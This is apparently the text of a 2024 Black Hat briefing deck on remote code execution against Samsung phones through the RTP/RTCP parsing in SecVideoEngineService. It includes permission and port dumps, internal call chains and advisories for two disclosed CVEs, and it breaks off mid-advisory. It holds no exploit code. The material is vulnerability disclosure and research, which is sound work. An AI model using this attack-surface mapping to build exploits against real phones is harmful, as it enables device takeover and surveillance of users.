



AUGUST 7-8, 2024  
BRIEFINGS

# Remote, One-Click, Breaking through Smartphones via a Non Well-Known Remote Attack Surface


Speaker: Qinrun Dai

Contributor : Fan Yang      Haikuo Xie

# About Us

## **Haikuo Xie (@Thankkong)**

- Security researcher @Singular Security Lab
- Communication protocol security(IM, Wi-Fi, Bluetooth...)
- Vehicle security
- Speaker at Black Hat ASIA 2020, USA 2021 and ASIA 2022, Mosec 2023



## **Fan Yang (@Fantasyoung\_)**

- Security researcher @Singular Security Lab
- Protocol and system security (IM, Bluetooth, Android...)
- Vehicle security
- Web security & Pentest
- Speaker at Black Hat Asia 2022




## **Qinrun Dai(@Second2st)**

- CS PhD student @ University of Colorado, Boulder
- Windows Security / Exploitation Development


# Agenda

- Remote attack surface of video calling
- SecVideoEngineService
  - What is SecVideoEngineService
  - Why we research SecVideoEngineService
  - Vulnerabilities
- Exploitation
  - PC control
  - Remote information leakage
  - Getting remote shell
- Demonstration of one-click RCE exploitation

# Just making a phone call, your phone is under my control



# Remote attack surface of video call



[Project Zero: A deep dive into an NSO zero-click iMessage exploit: Remote Code](#)

[FORCEDENTRY: Sandbox Escape \(googleprojectzero.blogspot.com\)](#)

[Exploiting Android Messengers with WebRTC: Part 1 \(googleprojectzero.blogspot.com\)](#)

[Critical WhatsApp Bugs Could Have Let Attackers Hack Devices Remotely](#)

[WhatsApp voice calls used to inject Israeli spyware on phones](#)

# Remote attack surface of video call



## Carrier Based video calling

- IMS Service (Android Service)
- Carrier-provided IMS implementation
  - SecVideoEngineService
  - Ims\_rtp\_daemon
  - Vtservice

# SecVideoEngineService

# What is SecVideoEngineService

SecVideoEngineService is a crucial system app integrated into Samsung android phones for video encoding and decoding processes.



# Why we research SecVideoEngineService

# Why we research SecVideoEngineService



# Permissions

camera

microphone

network

storage

SMS

contacts

```
e3q:/ $ ps -ef|grep sve
system      3991  1443  0 16:59:01 ?    00:00:00 com.sec.sve
[...]
com.Samsung.accessibility.permission.RECOMMEND_FOR_ROOT granted=crac
android.permission.READ_SMS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_CALENDAR: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT]
android.permission.POST_NOTIFICATIONS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_CALL_LOG: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.ACCESS_FINE_LOCATION: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
com.samsung.android.permission.GET_APP_LIST: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.ANSWER_PHONE_CALLS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT]
android.permission.RECEIVE_WAP_PUSH: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_PHONE_NUMBERS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED|RESTRI
android.permission.READ_MEDIA_VISUAL_USER_SELECTED: granted=true, flags=[ GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.RECEIVE_MMS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.RECEIVE_SMS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.BLUETOOTH_CONNECT: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_EXTERNAL_STORAGE: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|REVOKE_WHEN_REQUESTED|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION
android.permission.ACCESS_COARSE_LOCATION: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_PHONE_STATE: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.SEND_SMS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.CALL_PHONE: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_MEDIA_IMAGES: granted=true, flags=[ GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.WRITE_CONTACTS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.CAMERA: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.WRITE_CALL_LOG: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_MEDIA_AUDIO: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_MEDIA_VIDEO: granted=true, flags=[ GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.PROCESS_OUTGOING_CALLS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.BLUETOOTH_ADVERTISE: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.GET_ACCOUNTS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.WRITE_EXTERNAL_STORAGE: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.RECORD_AUDIO: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.READ_CONTACTS: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.ACCESS_BACKGROUND_LOCATION: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.BLUETOOTH_SCAN: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
android.permission.ACCESS_MEDIA_LOCATION: granted=true, flags=[ SYSTEM_FIXED|GRANTED_BY_DEFAULT|RESTRICTION_SYSTEM_EXEMPT|RESTRICTION_UPGRADE_EXEMPT]
```

# The listening port


## com.sec.imsservice

tcp6	0	0	[::]:6100	[::]:*	LISTEN	4436/com.sec.imsservice
tcp6	0	0	2408:[REDACTED]6101	2408:[REDACTED]:ff:9900	ESTABLISHED	4436/com.sec.imsservice
tcp6	0	0	::ffff:127.0.0.1:34159	::ffff:127.0.0.1:59115	ESTABLISHED	4674/com.sec.sve
udp6	0	0	[::]:45016	[::]:*		4436/com.sec.imsservice
udp6	0	0	[::]:6100	[::]:*		4436/com.sec.imsservice
udp6	0	0	[::]:6101	[::]:*		4436/com.sec.imsservice


## com.sec.sve

tcp6	0	0	[::]:6100	[::]:*	LISTEN	4436/com.sec.imsservice
tcp6	0	0	2408:[REDACTED]6101	2408:[REDACTED]:ff:9900	ESTABLISHED	4436/com.sec.imsservice
tcp6	0	0	::ffff:127.0.0.1:34159	::ffff:127.0.0.1:59115	ESTABLISHED	4674/com.sec.sve
udp6	0	0	2408:[REDACTED]:1614	[::]:*		4674/com.sec.sve
udp6	0	0	2408:[REDACTED]:1615	[::]:*		4674/com.sec.sve
udp6	0	0	[::]:6100	[::]:*		4436/com.sec.imsservice
udp6	0	0	[::]:6101	[::]:*		4436/com.sec.imsservice

# Architecture



# Signaling



# com.sec.sve

AngnConcreteAdapter::StartChannel  
SamsungVideoEngineLib::SVE\_CreateChannel  
CControlManager::createChannel  
CTransportManager::SetTransportListener

AngnConcreteAdapter::SetConnection  
SamsungVideoEngineLib::SVE\_SetRemoteIP  
SamsungVideoEngineLib::SVE\_SetRemotePort  
SamsungVideoEngineLib::SVE\_SetLocalIP  
SamsungVideoEngineLib::SVE\_SetLocalPort

SamsungVideoEngineLib::SVE\_StartTransport  
CControlManager::StartTransport  
CTransportManager::StartReceive

*CTransportManager::StartReceive*  
*RTP\_RtpCreate*  
*PSIRegisterAsyncSelect(rtp\_sock\_notify)*  
*rtp\_sock\_notify*  
*PSISocketRecvFrom*  
*rtpCB*  
*RTP\_ParseRtpPacket*  
*RTP\_RtcpCreate*  
  
*PSIRegisterAsyncSelect(rtcp\_sock\_notify)*  
*rtcp\_sock\_notify*  
*PSISocketRecvFrom*  
*rtcpCB*  
*RTP\_ParseRtpPacket*

# Attack surface : RTP\RTCP

## RTP Packet Format

Type	Packet	Type name
0	undefined	
1-23	NAL unit	Single NAL unit packet per H.264
24	STAP-A	Single-time aggregation packet
25	STAP-B	Single-time aggregation packet
26	MTAP16	Multi-time aggregation packet
27	MTAP24	Multi-time aggregation packet
28	FU-A	Fragmentation unit
29	FU-B	Fragmentation unit
30-31	undefined	

## RTP Payload Format type

# RTCP Packet Format

Type	Description	Payload number
SR	Sender Report	200
RR	Receiver Report	201
SDES	Source Description	202
BYE	Goodbye	203
APP	Application-Defined	204
RTPFB	Generic RTP feedback	205
PSFB	Payload-specific feedback	206
XR	RTCP Extension	207

## RTCP packet type

# Vulnerabilities

## SVE-2024-0793(CVE-2024-34587): Improper input validation in librtp.so

Severity: Critical

Affected versions: Android 12, 13, 14

Reported on: April 1, 2024

Disclosure status: Privately disclosed

Improper input validation in parsing application information from RTCP packet in librtp.so prior to SMR Jul-2024 Release 1 allows remote attackers to execute arbitrary code with system privilege.

User interaction is required for triggering this vulnerability.

The patch adds proper input validation.

## SVE-2024-0794(CVE-2024-34588): Improper input validation in librtp.so

Severity: Moderate

Affected versions: Android 12, 13, 14

Reported on: April 1, 2024

